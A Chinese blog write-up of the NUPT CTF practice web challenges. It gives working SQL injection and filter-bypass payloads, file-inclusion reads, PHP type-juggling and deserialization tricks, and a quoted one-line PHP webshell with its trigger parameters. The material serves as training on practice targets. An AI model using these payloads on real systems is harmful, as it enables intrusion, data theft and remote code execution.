南邮CTF练习题——web题

原创

dcison 于 2016-11-11 07:58:50 发布 42800 收藏 28
分类专栏： CTF 文章标签： CTF 南邮
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/dcison/article/details/53125540
版权


CTF 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

南邮CTF练习题（http://ctf.nuptzj.cn/）

web（缺注入实战1，好像网炸了）：

签到题：（http://chinalover.sinaapp.com/web1/）

直接右键查看源代码得到flag

关键是<a style="display:none">这条html属性，让flag不显示

md5 collision：（http://chinalover.sinaapp.com/web19/）

看源码，关键是

```
if ($a != 'QNKCDZO' && $md51 == $md52)
```

post进去的a不是，然后a的MD5加密后是跟QNKCDZO一样，MD5加密QNKCDZ0发现是0Exxxxxxxxx之类的字符，表示0

所以找一个字符串，md5加密后是0E开头就好了

百度找到一个 `aabg7XSs`
，构建一下就好了

flag nctf{md5_collision_is_easy}

签到题2：
（http://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php）

复制口令：zhimakaimen到输入框，提示尚未登录或口令登录。右键查看源代码

看到了maxlength,输入框限制了输入字符数量，改大一点就好了

打开firebug，在html直接修改

然后就可以得到flag了，flag is:nctf{follow_me_to_exploit}

这题不是WEB（http://chinalover.sinaapp.com/web2/index.html）

提示不是web题，然后看到有张图，先另存为下来

先改名为txt看看有没有flag，发现没有，再改名为zip,提示压缩包损坏

那就用HxD等工具查看一下，在最后发现flag

flag:nctf{photo_can_also_hid3_msg}

层层递进(http://chinalover.sinaapp.com/web3/)

打开网页，查看源代码，似乎都没有什么提示

上burpsuite,截断看看


发现也没有什么提示

那在burpsuite的httphistory看看

看到这个后缀有点意思 ，返回的http状态码是200，然后写404.html

打开看看

在response包就看到flag



flag:nctf{this_is_a_fl4g}

AAencode(http://chinalover.sinaapp.com/web20/aaencode.txt)

莫名其妙的打不开了

反正就是一段js加密后的代码，直接跑一下就好了

在vscode下 先


```
var ω゜ / =
" " (定义这个变量是因为第一次跑说这个变量未定义)

然后复制网站的AAencode代码

跑完就能得到flag
```

```
[Running]
 node "c:\Users\Dcison\Desktop\1.js"


undefined:2


alert("nctf{javascript_aaencode}")


^
```

也可以看看AAdecode方法→http://tieba.baidu.com/p/4104806767

单身二十年（http://chinalover.sinaapp.com/web8/）

直接在burpsuite看到了。。。



flag：nctf{yougotit_script_now}

你从哪里来（http://chinalover.sinaapp.com/web22/）

看题目提示，从Google来

没差的话就是改请求就好了，改成http://www.google.com

referer可以看看：http://baike.baidu.com/link?url=lEY--jHYjzifDw9PlUrsdVWgU7JB2ibqSz4FYdj1JX5_rOg_B-lolG4uBEvWSRWvumd55lkc0OJ4qVoZlSUgBxGp-Spg0CgtMKMroy57gba的简介就好了

phpdecode：

观察源码发现其实没想象中的难，就是一个

gzinflate(base64_decode($ZzvSWE))加密，百度可以详细了解，
改下最后的代码，在php测试上试试就好了->http://www.shucunwang.com/RunCode/php/

flag如图


文件包含(http://4.chinalover.sinaapp.com/web7/index.php)

构建file=php://filter/read=convert.base64-encode/resource=index.php 就好

文章可以参考：http://www.2cto.com/article/201311/258420.html（乌云的炸了2333333）

单身100年也没用（http://chinalover.sinaapp.com/web9/）

打开burp看看就出来了



这题是讲302重定向，详情可以看看->http://blog.sina.com.cn/s/blog_4550f3ca0101czu9.html
连带301复习

Download~!（http://way.nuptzj.cn/web6/）

dalao学长给了tips。。。。download.php

http://way.nuptzj.cn/web6/download.php?url=ZG93bmxvYWQucGhw(后面这一串是download.php的base64加密)

然后下面就很简单了。。看到源码里有hereiskey.php，再下载一次就好了


flag:nctf{download_any_file_666}

cookie（http://chinalover.sinaapp.com/web10/index.php）

题目提示 ： 0==not

即我们可能要改包

burp看看请求包




题目是cookie，我们看到cookie这行，发现login = 0

那就改1咯

开启截断，然后把包发到repeater

改login = 1



得到flag:nctf{cookie_is_different_from_session}

MYSQL(http://chinalover.sinaapp.com/web11/)

一上来就提示robots.txt

那在链接后面加上robots.txt访问看看（robots可百度）

(http://chinalover.sinaapp.com/web11/robots.txt

可以看到sql代码，重点关注

```
if ($_GET[id]==1024) {
    echo "<p>no! try again</p>";
}
else{
  echo($query[content]);
}
```

如果id 不等于1024才输出内容

再根据题目提示sql.php

链接写

http://chinalover.sinaapp.com/web11/sql.php?id=1022（1022是随机写的）

看看有什么

提示 no msg

那再看看1024

就输出try again

再往后看看，1025提示 no more

1026 1027都没有东西了

再往回1023，还是没内容

那再关注1024，思考可能内容就在id=1024里面，但代码判断不能是1024才显示

那我们就要想有什么可以等效1024，但不等于1024

那很容易想到时mysql的精度问题，输入1024.1试试

就可以得到flag:the flag is:nctf{query_in_mysql}

sql injection 3（http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1）

宽字节注入，http://www.2cto.com/article/201301/182881.html，可以看看，也可以自己各种百度，
不上图了，直接上代码：
爆库id = %df' union select 1,database() %23
得到库名 sae-chinalover
爆表id=%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() %23 爆表
得到表名 ctf,ctf2,ctf3,ctf4,news
暴字段ctf2表 %df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x63746632 %23
得到字段名 id,content（别问我为啥选ctf2表，一个一个试出来的）
暴内容 id=%df' union select 1,group_concat(id,0x3a,content) from ctf2 %23
得到flag: nctf{query_in_mysql}

/x00（http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?

不懂php，看代码，查函数猜的。。。

http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=1

不知道为何能爆出flag。。。以后再好好研究截断

（保留nctf[]就可以了，后面=1都可以不用。。。）

bypass(http://chinalover.sinaapp.com/web17/index.php)

题目提示了弱类型，利用的是在php，md5一个数组。

构造：http://chinalover.sinaapp.com/web17/index.php?a[]=a&&b[]=c

Flag: nctf{php_is_so_cool}

变量覆盖：（http://chinalover.sinaapp.com/web18/index.php）


点开后，发现有个source

点开查看，关注

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
```

只要pass 和thepassword_123相等就好了

那么构建



flag如图

这题关键是extract函数，详情可看http://www.w3school.com.cn/php/func_array_extract.asp

php是世界上最好的语言：（http://way.nuptzj.cn/php/index.php）

点开提示打开index,txt


关注一下eregi函数，->http://blog.csdn.net/shaobingj126/article/details/6861646

懂了之后就简单了

意思是提交的id不能=hackerDJ，而提交的id经过url解码后与hackerDJ相同就能出flag

而*url*编码，传输过去默认会解码一次，所以我们不能只加密一次，加密两次就可以了，上工具

复制下来，再加密一次就好了，得到%25%36%38%25%36%31%25%36%33%25%36%42%25%36%35%25%37%32%25%34%34%25%34%41



Access granted!

http://blog.csdn.net/

flag: nctf{php_is_best_language}

Can you authenticate to this website? index.txt

flag如图

伪装者（http://chinalover.sinaapp.com/web4/xxx.php）

看题目就猜可能要改请求包的某些内容

然后看网页

```
* * * * * * * * * * * * * * * * * * * * * * * * *
        管理系统只能在本地登陆
          本系统外部禁止访问
* * * * * * * * * * * * * * * * * * * * * * * * *
```

http://blog.csdn.net/


不是本地登陆你还想要flag？

猜可能要改Referer,再看网页登陆，那就改127.0.0.1

然而什么都没有提示

那么好好思考，发现这题似曾相识，与网络安全实验室基础题第11题相似

那上一个插件




http://blog.csdn.net/

刷新网页，得到flag:nctf{happy_http_headers}

Header(http://way.nuptzj.cn/web5/)

题目提示头，题目也是header,提示那么明显了。。

懒得开firebug，查看器，直接用burp看。。。



http://blog.csdn.net/

flag:nctf{tips_often_hide_here}

SQL注入1(http://chinalover.sinaapp.com/index.php)

看source，得到sql源码

```
    $pass = md5(trim($_POST[pass]));
    $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
      echo '</br>'.$sql;
    $query = mysql_fetch_array(mysql_query($sql));
    if($query[user]=="admin") {
        echo "<p>Logged in! flag:********************* </p>";
    }
    if($query[user] != "admin") {
      echo("<p>You are not admin!</p>");
    }
}
```

重点关注这几行，首先第一行是密码进行了md5加密

第二行，第三行意思是从数据库选择账号=admin，密码=我们输入的密码的数据，把他们放到队列中query中

重点来了，if判断只需要判断数据库的账号是不是，那我们只需要在admin输入后让密码无效掉就好了，即注释掉and（pw='。。。。。。。）后面的代码

那就构造 admin') -- dsfaasdf --表示注释，后面的东西乱输就好了

得到flag,nctf{ni_ye_hui_sql?}

passcheck:(http://chinalover.sinaapp.com/web21/)

关键是提示：tip:strcmp(array,string)=null=0

意思是strcmp这个函数，比较结果相同时返回0....而判断条件是

```
!strcmp($pass,$pass1))
```

按逻辑来说，这就是要post进去的内容与隐藏的密码相同才行。。

然而strcmp比较的内容有数组时会返回null

而null 和 0在判断中是等价的。post一个数组进去就好

起名字真难：（http://chinalover.sinaapp.com/web12/index.php）

看源码知道我们提交的id中的字符串不能有数字，而想得到flag又要进去的是要数字。。。


所以我们换进制就好了54975581388=0xccccccccc
playload=http://chinalover.sinaapp.com/web12/index.php?key=0xccccccccc
flag:nctf{follow_your_dream}

密码重置（http://nctf.nuptzj.cn/web13/index.php?user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D）

复制链接的时候就发现问题了，

发现没，那很可能是编码过,base64解码后发现是ctfuser，而题目要求我们是admin

那么问题就简单了，将admin base64加密后，再编码成url格式,可以用hackbar自带的工具，截断重置，然后用burp改包就好了



flag:nctf{reset_password_often_have_vuln}

php 反序列化：(http://115.28.150.176/php1/index.php)


炸了。。上不去

简而言之就是让 一个序列化过后的字符串与类中的变量始终保持相同，可以想到引用a=&b

拿php测试跑一下这个代码

```
<?php
class just4fun {
    var $enter;
    var $secret;
    function just4fun()
    {
        $this->enter=&$this->secret;
    }
}
echo serialize(new just4fun());
?>
```

得到关键字符串



O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}

构建playload：http://115.28.150.176/php1/index.php?pass=O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}

sql injection 4（http://chinalover.sinaapp.com/web15/index.php）

根据提示与右键源码，可以知道用\来使单引号闭合

关键是username=\&password=or 1=1%23 （%23表示#，直接#不行。。。不知道为什么要url编码后才可以）

这样子 sql语句就变成了

SELECT * FROM users WHERE name='\' AND pass=' or 1= 1#';(表示被闭合掉了）

这样就可以得到flag了：

nctf{sql_injection_is_interesting}

综合题（http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/index.php）

点进去，在实验室题目做过，是jsfuck（http://www.jsfuck.com/）

运行题目的代码，得到1bc29b36f623ba82aaf6724fd3b16718.php

回去构造链接
（http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba

提示tip在脑袋（head）里，那看头咯，返回包里有tip，提示history of bash

不知道什么玩意，百度咯，可以看看
（http://blog.csdn.net/pan_tian/article/details/7715436）

用法就是
http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history

打开提示一个zip文件，下载就好了

http://teamxlc.sinaapp.com/web3/flagbak.zip

flag is:nctf{bash_history_means_what}

sql注入2（http://4.chinalover.sinaapp.com/web6/index.phps）

题目提示union，可能要用到union语句，然后关注下主要代码

```
$pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where
user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
```

密码md5加密， 从数据库中选择与用户名匹配的密码，然后判断，密码不空且我们输入的密码与数据库中存的密码相同，才输出flag

然后。。。就不会了。。不会百度就好了

http://wenku.baidu.com/link?url=W6WxOzWCUqyXFhGzRyUBEIYE2zo0QkryATPuuosV7voFs6xkvfwjbyY5O3Li97Y4JcRPxQxC01cp

上面的题解有详细的说明，套就好了

得到flag:ntcf{union_select_is_wtf}

综合题2（http://cms.nuptzj.cn/）

看了两篇writeup.....还有经过周老大"调教"终于懂了。。。

关键是注入语句构造麻烦。。。

http://cms.nuptzj.cn/about.php?file=sm.txt ->收集信息，得到表名admin， 字段名username,userpass

而且http://cms.nuptzj.cn/about.php?file=sm.txt可以知道这里有文件包含漏洞，各种更改file=xxxx收集下信息

在file=so.php中可以看到

```
if($_SERVER['HTTP_USER_AGENT']!=&quot;Xlcteam Browser&quot;){
echo '万恶滴黑阔，本功能只有用本公司开发的浏览器才可以用喔~';
    exit();
}
```

http://blog.csdn.net/dcison

首先要改userage->Xlcteam Browser

然后还可以看到 antiinject.php

再file = antiinject.php，里面是过滤文件


```
<?php function antiinject($content){ $keyword=array("select","union","and","from",'
','"',";","'","char","or","count","master","name","pass","admin","+","-","order","="); $info=strtolower($content); for($i=0;$i<=count($keyword);$i++){
$info=str_replace($keyword[$i], '',$info); } return $info; } ?>
```

http://blog.csdn.net/dcison

可以用>或者<代替=,/**/代替空格，like或者In代替=,然后 selselectect代替select

详情看http://www.freebuf.com/articles/web/36683.html


然后我们上Modify Header
在留言搜索那开始注入



测试:

我就只是一个测试咯; echo "Hack by Lc0";

因为单引号被过滤了，我们直接用order by来测试下



:

发现到5就不行了

所以有4个字段

上union select

因为我们根据一开始的提示已经有了表名 字段名

直接构造

```
soid=-
5/**/ununionion/**/seleselectct/**/1,group_concat(userpapassss),3,4/**/frfromom/
```

下usernanameme得username字段内容）

5是自己试出来的，4也行，123都不行

得到102 117 99 107 114 117 110 116 117 admin

明显密码是ASCII，转成字符发现是fuckruntu

然后找后台

在file=about.php可以看到后台loginxlcteam

http://cms.nuptzj.cn/loginxlcteam

登陆后看到

因为程序猿连后台都懒得开发了，为了方便管理，他邪恶地放了一个一句话木马在网站的根目录下
小马的文件名为：xlcteam.php

http://blog.csdn.net/dcison

file=xlcteam.php查看一下

这个一句话木马内容如下：

```
<?php$e = $_REQUEST['www'];$arr = array($_POST['wtf'] =>
'|.*|e',);array_walk($arr, $e, '');?>
```

百度搜索一下

http://blog.csdn.net/settoken/article/details/50946689

就是第四个，所以构建http://cms.nuptzj.cn/xlcteam.php?www=preg_replace

密码wtf

flag如图

http://blog.csdn.net/dcison

注入实战

炸了。。一直没法做

密码重置2：（http://nctf.nuptzj.cn/web14/index.php）

邮箱右键观察源码，得到admin@nuptzj.cn

然后下个提示linux下一般使用vi编辑器，并且异常退出会留下备份文件，详情

http://blog.csdn.net/dengwenwei121/article/details/43483475

在源码下找到submit.php，测试http://nctf.nuptzj.cn/web14/.submit.php.swp

得到提示

```
if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

http://blog.csdn.net/dcison

知道token要10，并且要=0，很快想到0e00000000

得到flag:nctf{thanks_to_cumt_bxs}

web题到此结束。。。收获颇多，感谢周老大与悉宇大神的各种指导（tiaojiao）